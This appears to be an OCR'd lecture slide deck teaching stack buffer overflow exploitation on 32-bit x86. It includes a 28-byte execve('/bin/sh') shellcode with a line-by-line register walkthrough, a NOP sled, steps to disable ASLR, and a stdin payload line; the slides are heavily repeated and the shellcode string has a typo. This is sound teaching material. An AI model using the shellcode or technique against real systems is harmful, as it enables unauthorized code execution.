
*Wherever we want?*

**What code to execute?**

*Something that give us more control??*


# Stack-based Buffer Overflow

Function Frame of Vulfoo




# Stack-based Buffer Overflow

Function Frame of Vulfoo



# Stack-based Buffer Overflow

Function Frame of Vulfoo



How about we put shellcode in buf??


And overwrite RET to point to the shellcode?

The shellcode will generate a shell for us.



# Stack-based Buffer Overflow

Function Frame of Vulfoo




Add some NOP (0x90, NOP sled) in front of shellcode to increase the chance of success.

# How much data we need to overwrite RET?

## Overflowret4 32bit

```
000011bd <vulfoo>:
11bd:55      push  %ebp
11be:89 e5   mov   %esp,%ebp
11c0:83 ec 28  sub   $0x38,%esp
11c3:83 ec 0c  sub   $0xc,%esp
11c6:8d 45 da  lea  -0x30(%ebp),%eax
11c9:50      push  %eax
11ca:e8 fc ff ff call 11cb <gets>
11cf:83 c4 10  add   $0x10,%esp
11d2:b8 00 00 00 00 mov   $0x0,%eax
11d7:c9      leave
11d8:c3      ret
```

%ebp →




# How much data we need to overwrite RET?

## Overflowret4 32bit

```
000011bd <vulfoo>:
11bd:55      push %ebp
11be:89 e5   mov  %esp,%ebp
11c0:83 ec 28  sub  $0x38,%esp
11c3:83 ec 0c  sub  $0xc,%esp
11c6:8d 45 da  lea -0x30(%ebp),%eax
11c9:50      push %eax
11ca:e8 fc ff ff call 11cb <gets>
11cf:83 c4 10  add  $0x10,%esp
11d2:b8 00 00 00 00 mov  $0x0,%eax
11d7:c9      leave
11d8:c3      ret
```

%ebp →



# Your First Shellcode: `execve("/bin/sh")` 32-bit

```
8048060: 31 c0      xor  %eax,%eax
8048062: 50        push %eax
8048063: 68 2f 2f 73 68    push $0x68732f2f
8048068: 68 2f 62 69 6e    push $0x6e69622f
804806d: 89 e3      mov  %esp,%ebx
804806f: 89 c1      mov  %eax,%ecx
8048071: 89 c2      mov  %eax,%edx
8048073: b0 0b      mov  $0xb,%al
8048075: cd 80      int  $0x80
8048077: 31 c0      xor  %eax,%eax
8048079: 40        inc  %eax
804807a: cd 80      int  $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

**28 bytes**

# Making a System Call in x86 Assembly

```
EXECVE(2) Linux Programmer's Manual
```

**NAME**  
execve - execute program

**SYNOPSIS**  
`#include <unistd.h>`  
`int execve(const char *filename, char *const argv[],  
char *const envp[]);`

The diagram illustrates the mapping of the `execve` function arguments to registers. Three red arrows originate from the synopsis: one from `filename` points to a box containing `/bin/sh, 0x0` labeled `EBX`; one from `argv` points to a box containing `0x00000000` labeled `EDX`; and one from `envp` points to a box containing `Address of /bin/sh, 0x00000000` labeled `ECX`.

```
%eax=11; execve("/bin/sh", 0, 0)
```


# Your First Shellcode: `execve("/bin/sh")` 32-bit

```
8048060: 31 c0      xor  %eax,%eax
8048062: 50         push %eax
8048063: 68 2f 2f 73 68   push $0x68732f2f
8048068: 68 2f 62 69 6e   push $0x6e69622f
804806d: 89 e3      mov  %esp,%ebx
804806f: 89 c1      mov  %eax,%ecx
8048071: 89 c2      mov  %eax,%edx
8048073: b0 0b      mov  $0xb,%al
8048075: cd 80      int  $0x80
8048077: 31 c0      xor  %eax,%eax
8048079: 40        inc  %eax
804807a: cd 80      int  $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

**28 bytes**

Registers:  
%eax = 0;  
%ebx  
%ecx  
%edx



# Your First Shellcode: `execve("/bin/sh")` 32-bit

```
8048060: 31 c0      xor  %eax,%eax
8048062: 50         push %eax
8048063: 68 2f 2f 73 68  push $0x68732f2f
8048068: 68 2f 62 69 6e  push $0x6e69622f
804806d: 89 e3      mov  %esp,%ebx
804806f: 89 c1      mov  %eax,%ecx
8048071: 89 c2      mov  %eax,%edx
8048073: b0 0b      mov  $0xb,%al
8048075: cd 80      int  $0x80
8048077: 31 c0      xor  %eax,%eax
8048079: 40         inc  %eax
804807a: cd 80      int  $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

**28 bytes**

Registers:  
%eax = 0;  
%ebx  
%ecx  
%edx

H Stack:

00 00 00 00

L

L

H

# Your First Shellcode: `execve("/bin/sh")` 32-bit

```
8048060: 31 c0      xor  %eax,%eax
8048062: 50        push %eax
8048063: 68 2f 2f 73 68  push $0x68732f2f
8048068: 68 2f 62 69 6e  push $0x6e69622f
804806d: 89 e3      mov  %esp,%ebx
804806f: 89 c1      mov  %eax,%ecx
8048071: 89 c2      mov  %eax,%edx
8048073: b0 0b      mov  $0xb,%al
8048075: cd 80      int  $0x80
8048077: 31 c0      xor  %eax,%eax
8048079: 40        inc  %eax
804807a: cd 80      int  $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

**28 bytes**

Registers:  
%eax = 0;  
%ebx  
%ecx  
%edx

H Stack:  
00 00 00 00  
2f 2f 73 68  
2f 62 69 6e

L

L

H



2f 62 69 6e 2f 2f 73 68  
/ b i n / / s h

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	<b>NUL</b> (null)	32	20	040	&#32;	Space	64	40	100	&#64;	@	96	60	140	&#96;	`
1	1	001	<b>SOH</b> (start of heading)	33	21	041	&#33;	!	65	41	101	&#65;	A	97	61	141	&#97;	~
2	2	002	<b>STX</b> (start of text)	34	22	042	&#34;	"	66	42	102	&#66;	B	98	62	142	&#98;	b
3	3	003	<b>ETX</b> (end of text)	35	23	043	&#35;	#	67	43	103	&#67;	C	99	63	143	&#99;	c
4	4	004	<b>EOT</b> (end of transmission)	36	24	044	&#36;	\$	68	44	104	&#68;	D	100	64	144	&#100;	d
5	5	005	<b>ENQ</b> (enquiry)	37	25	045	&#37;	%	69	45	105	&#69;	E	101	65	145	&#101;	e
6	6	006	<b>ACK</b> (acknowledge)	38	26	046	&#38;	&	70	46	106	&#70;	F	102	66	146	&#102;	f
7	7	007	<b>BEL</b> (bell)	39	27	047	&#39;	'	71	47	107	&#71;	G	103	67	147	&#103;	g
8	8	010	<b>BS</b> (backspace)	40	28	050	&#40;	(	72	48	110	&#72;	H	104	68	150	&#104;	h
9	9	011	<b>TAB</b> (horizontal tab)	41	29	051	&#41;	)	73	49	111	&#73;	I	105	69	151	&#105;	i
10	A	012	<b>LF</b> (NL line feed, new line)	42	2A	052	&#42;	*	74	4A	112	&#74;	J	106	6A	152	&#106;	j
11	B	013	<b>VT</b> (vertical tab)	43	2B	053	&#43;	+	75	4B	113	&#75;	K	107	6B	153	&#107;	k
12	C	014	<b>FF</b> (NP form feed, new page)	44	2C	054	&#44;	,	76	4C	114	&#76;	L	108	6C	154	&#108;	l
13	D	015	<b>CR</b> (carriage return)	45	2D	055	&#45;	-	77	4D	115	&#77;	M	109	6D	155	&#109;	m
14	E	016	<b>SO</b> (shift out)	46	2E	056	&#46;	.	78	4E	116	&#78;	N	110	6E	156	&#110;	n
15	F	017	<b>SI</b> (shift in)	47	2F	057	&#47;	/	79	4F	117	&#79;	O	111	6F	157	&#111;	o
16	10	020	<b>DLE</b> (data link escape)	48	30	060	&#48;	0	80	50	120	&#80;	P	112	70	160	&#112;	p
17	11	021	<b>DC1</b> (device control 1)	49	31	061	&#49;	1	81	51	121	&#81;	Q	113	71	161	&#113;	q
18	12	022	<b>DC2</b> (device control 2)	50	32	062	&#50;	2	82	52	122	&#82;	R	114	72	162	&#114;	r
19	13	023	<b>DC3</b> (device control 3)	51	33	063	&#51;	3	83	53	123	&#83;	S	115	73	163	&#115;	s
20	14	024	<b>DC4</b> (device control 4)	52	34	064	&#52;	4	84	54	124	&#84;	T	116	74	164	&#116;	t
21	15	025	<b>NAK</b> (negative acknowledge)	53	35	065	&#53;	5	85	55	125	&#85;	U	117	75	165	&#117;	u
22	16	026	<b>SYN</b> (synchronous idle)	54	36	066	&#54;	6	86	56	126	&#86;	V	118	76	166	&#118;	v
23	17	027	<b>ETB</b> (end of trans. block)	55	37	067	&#55;	7	87	57	127	&#87;	W	119	77	167	&#119;	w
24	18	030	<b>CAN</b> (cancel)	56	38	070	&#56;	8	88	58	130	&#88;	X	120	78	170	&#120;	x
25	19	031	<b>EM</b> (end of medium)	57	39	071	&#57;	9	89	59	131	&#89;	Y	121	79	171	&#121;	y
26	1A	032	<b>SUB</b> (substitute)	58	3A	072	&#58;	:	90	5A	132	&#90;	Z	122	7A	172	&#122;	z
27	1B	033	<b>ESC</b> (escape)	59	3B	073	&#59;	;	91	5B	133	&#91;	[	123	7B	173	&#123;	{
28	1C	034	<b>FS</b> (file separator)	60	3C	074	&#60;	<	92	5C	134	&#92;	\	124	7C	174	&#124;	
29	1D	035	<b>GS</b> (group separator)	61	3D	075	&#61;	=	93	5D	135	&#93;	]	125	7D	175	&#125;	}
30	1E	036	<b>RS</b> (record separator)	62	3E	076	&#62;	>	94	5E	136	&#94;	^	126	7E	176	&#126;	~
31	1F	037	<b>US</b> (unit separator)	63	3F	077	&#63;	?	95	5F	137	&#95;	_	127	7F	177	&#127;	DEL

# Your First Shellcode: `execve("/bin/sh")` 32-bit

```
8048060: 31 c0      xor  %eax,%eax
8048062: 50         push %eax
8048063: 68 2f 2f 73 68  push $0x68732f2f
8048068: 68 2f 62 69 6e  push $0x6e69622f
804806d: 89 e3      mov  %esp,%ebx
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8048071: 89 c2      mov  %eax,%edx
8048073: b0 0b      mov  $0xb,%al
8048075: cd 80      int  $0x80
8048077: 31 c0      xor  %eax,%eax
8048079: 40         inc  %eax
804807a: cd 80      int  $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

**28 bytes**

Registers:  
%eax = 0;  
%ebx  
%ecx  
%edx

H Stack:  
00 00 00 00  
2f 2f 73 68  
2f 62 69 6e

L

L

H

# Your First Shellcode: `execve("/bin/sh")` 32-bit

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8048060: 31 c0      xor  %eax,%eax
8048062: 50         push %eax
8048063: 68 2f 2f 73 68  push $0x68732f2f
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8048075: cd 80      int  $0x80
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8048079: 40         inc  %eax
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```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
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```

**28 bytes**

Registers:  
%eax = 0;  
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H Stack:  
00 00 00 00  
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# Your First Shellcode: `execve("/bin/sh")` 32-bit

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8048060: 31 c0      xor  %eax,%eax
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8048071: 89 c2      mov  %eax,%edx
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```

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char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
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                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

**28 bytes**

Registers:  
%eax = 0;  
%ebx  
%ecx = 0  
%edx = 0

H Stack:  
00 00 00 00  
2f 2f 73 68  
2f 62 69 6e

L

L

H

# Your First Shellcode: `execve("/bin/sh")` 32-bit

```
8048060: 31 c0      xor  %eax,%eax
8048062: 50         push %eax
8048063: 68 2f 2f 73 68  push $0x68732f2f
8048068: 68 2f 62 69 6e  push $0x6e69622f
804806d: 89 e3      mov  %esp,%ebx
804806f: 89 c1      mov  %eax,%ecx
8048071: 89 c2      mov  %eax,%edx
8048073: b0 0b      mov  $0xb,%al
8048075: cd 80      int  $0x80
8048077: 31 c0      xor  %eax,%eax
8048079: 40         inc  %eax
804807a: cd 80      int  $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

**28 bytes**

Registers:  
%eax = 0xb; 11 in decimal  
%ebx  
%ecx = 0  
%edx = 0

H Stack:  
00 00 00 00  
2f 2f 73 68  
2f 62 69 6e

L

L

H

# Your First Shellcode: `execve("/bin/sh")` 32-bit

```
8048060: 31 c0      xor  %eax,%eax
8048062: 50         push %eax
8048063: 68 2f 2f 73 68  push $0x68732f2f
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804806d: 89 e3      mov  %esp,%ebx
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8048071: 89 c2      mov  %eax,%edx
8048073: b0 0b      mov  $0xb,%al
8048075: cd 80      int  $0x80
8048077: 31 c0      xor  %eax,%eax
8048079: 40         inc  %eax
804807a: cd 80      int  $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

**28 bytes**

Registers:  
%eax = 0xb; 11 in decimal  
%ebx  
%ecx = 0  
%edx = 0

H Stack:  
00 00 00 00  
2f 2f 73 68  
2f 62 69 6e

L

L

H

# If successful, a new process “/bin/sh” is created!

```
8048060: 31 c0      xor  %eax,%eax
8048062: 50         push %eax
8048063: 68 2f 2f 73 68   push $0x68732f2f
8048068: 68 2f 62 69 6e   push $0x6e69622f
804806d: 89 e3      mov  %esp,%ebx
804806f: 89 c1      mov  %eax,%ecx
8048071: 89 c2      mov  %eax,%edx
8048073: b0 0b      mov  $0xb,%al
8048075: cd 80      int  $0x80
8048077: 31 c0      xor  %eax,%eax
8048079: 40         inc  %eax
804807a: cd 80      int  $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

**28 bytes**

Registers:  
%eax = 0xb; 11 in decimal, execve()  
%ebx  
%ecx = 0  
%edx = 0

H Stack:  
00 00 00 00  
2f 2f 73 68  
2f 62 69 6e

L

L

H

# If not successful, let us clean it up!

```
8048060: 31 c0      xor  %eax,%eax
8048062: 50         push %eax
8048063: 68 2f 2f 73 68  push $0x68732f2f
8048068: 68 2f 62 69 6e  push $0x6e69622f
804806d: 89 e3      mov  %esp,%ebx
804806f: 89 c1      mov  %eax,%ecx
8048071: 89 c2      mov  %eax,%edx
8048073: b0 0b      mov  $0xb,%al
8048075: cd 80      int  $0x80
8048077: 31 c0      xor  %eax,%eax
8048079: 40         inc  %eax
804807a: cd 80      int  $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

**28 bytes**

Registers:  
%eax = 0x0;  
%ebx  
%ecx = 0  
%edx = 0

H Stack:  
00 00 00 00  
2f 2f 73 68  
2f 62 69 6e

L

L

H



# If not successful, let us clean it up!

```
8048060: 31 c0      xor  %eax,%eax
8048062: 50         push %eax
8048063: 68 2f 2f 73 68  push $0x68732f2f
8048068: 68 2f 62 69 6e  push $0x6e69622f
804806d: 89 e3      mov  %esp,%ebx
804806f: 89 c1      mov  %eax,%ecx
8048071: 89 c2      mov  %eax,%edx
8048073: b0 0b      mov  $0xb,%al
8048075: cd 80      int  $0x80
8048077: 31 c0      xor  %eax,%eax
8048079: 40         inc  %eax
804807a: cd 80      int  $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

**28 bytes**

Registers:  
%eax = 0x1; exit()  
%ebx  
%ecx = 0  
%edx = 0

H Stack:  
00 00 00 00  
2f 2f 73 68  
2f 62 69 6e

L

L

H

# Making a System Call in x86 Assembly

%eax	Name	Source	%ebx	%ecx	%edx	%esx	%edi
1	<a href="#">sys_exit</a>	<a href="#">kernel/exit.c</a>	int	-	-	-	-
2	<a href="#">sys_tfork</a>	<a href="#">arch/i386/kernel/process.c</a>	<a href="#">struct pt_regs</a>	-	-	-	-
3	<a href="#">sys_read</a>	<a href="#">fs/read_write.c</a>	unsigned int	char *	<a href="#">size_t</a>	-	-
4	<a href="#">sys_write</a>	<a href="#">fs/read_write.c</a>	unsigned int	const char *	<a href="#">size_t</a>	-	-
5	<a href="#">sys_open</a>	<a href="#">fs/open.c</a>	const char *	int	int	-	-
6	<a href="#">sys_close</a>	<a href="#">fs/open.c</a>	unsigned int	-	-	-	-
7	<a href="#">sys_waitpid</a>	<a href="#">kernel/exit.c</a>	pid_t	unsigned int *	int	-	-
8	<a href="#">sys_creat</a>	<a href="#">fs/open.c</a>	const char *	int	-	-	-
9	<a href="#">sys_link</a>	<a href="#">fs/namei.c</a>	const char *	const char *	-	-	-
10	<a href="#">sys_unlink</a>	<a href="#">fs/namei.c</a>	const char *	-	-	-	-
11	<a href="#">sys_execve</a>	<a href="#">arch/i386/kernel/process.c</a>	<a href="#">struct pt_regs</a>	-	-	-	-
12	<a href="#">sys_chdir</a>	<a href="#">fs/open.c</a>	const char *	-	-	-	-
13	<a href="#">sys_time</a>	<a href="#">kernel/time.c</a>	int *	-	-	-	-
14	<a href="#">sys_mknod</a>	<a href="#">fs/namei.c</a>	const char *	int	<a href="#">dev_t</a>	-	-
15	<a href="#">sys_chmod</a>	<a href="#">fs/open.c</a>	const char *	<a href="#">mode_t</a>	-	-	-
16	<a href="#">sys_lchown</a>	<a href="#">fs/open.c</a>	const char *	<a href="#">uid_t</a>	<a href="#">gid_t</a>	-	-
18	<a href="#">sys_stat</a>	<a href="#">fs/stat.c</a>	char *	<a href="#">struct old kernel stat *</a>	-	-	-
19	<a href="#">sys_lseek</a>	<a href="#">fs/read_write.c</a>	unsigned int	<a href="#">off_t</a>	unsigned int	-	-
20	<a href="#">sys_getpid</a>	<a href="#">kernel/sched.c</a>	-	-	-	-	-
21	<a href="#">sys_mount</a>	<a href="#">fs/super.c</a>	char *	char *	char *	-	-
22	<a href="#">sys_oldumount</a>	<a href="#">fs/super.c</a>	char *	-	-	-	-

# If not successful, let us clean it up!

```
8048060: 31 c0      xor  %eax,%eax
8048062: 50         push %eax
8048063: 68 2f 2f 73 68  push $0x68732f2f
8048068: 68 2f 62 69 6e  push $0x6e69622f
804806d: 89 e3      mov  %esp,%ebx
804806f: 89 c1      mov  %eax,%ecx
8048071: 89 c2      mov  %eax,%edx
8048073: b0 0b      mov  $0xb,%al
8048075: cd 80      int  $0x80
8048077: 31 c0      xor  %eax,%eax
8048079: 40        inc  %eax
804807a: cd 80      int  $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

**28 bytes**

<http://shell-storm.org/shellcode/files/shellcode-811.php>

Registers:  
%eax = 0x1; exit()  
%ebx  
%ecx = 0  
%edx = 0

H Stack:  
00 00 00 00  
2f 2f 73 68  
2f 62 69 6e

L

L

H

## What to overwrite RET?

*The address of buf or anywhere in the NOP sled.  
But, what is address of it?*

- 1. Debug the program to figure it out.**
- 2. Guess.**

# Buffer Overflow Example: code/overflowret4 32-bit

Steps:

1. Use “`echo 0 | sudo tee /proc/sys/kernel/randomize_va_space`” on Ubuntu to disable ASLR temporarily
2. Use `r.sh` to run the target program or GDB to make sure they have same stack offset.


`./r.sh gdb ./program [args]` to run the program in gdb

`./r.sh ./program [args]` to run the program without gdb

`(python -c "print '\x90'*20) | ./r.sh ./program` for stdin input

# Craft the exploit

Function Frame of Vulfoo

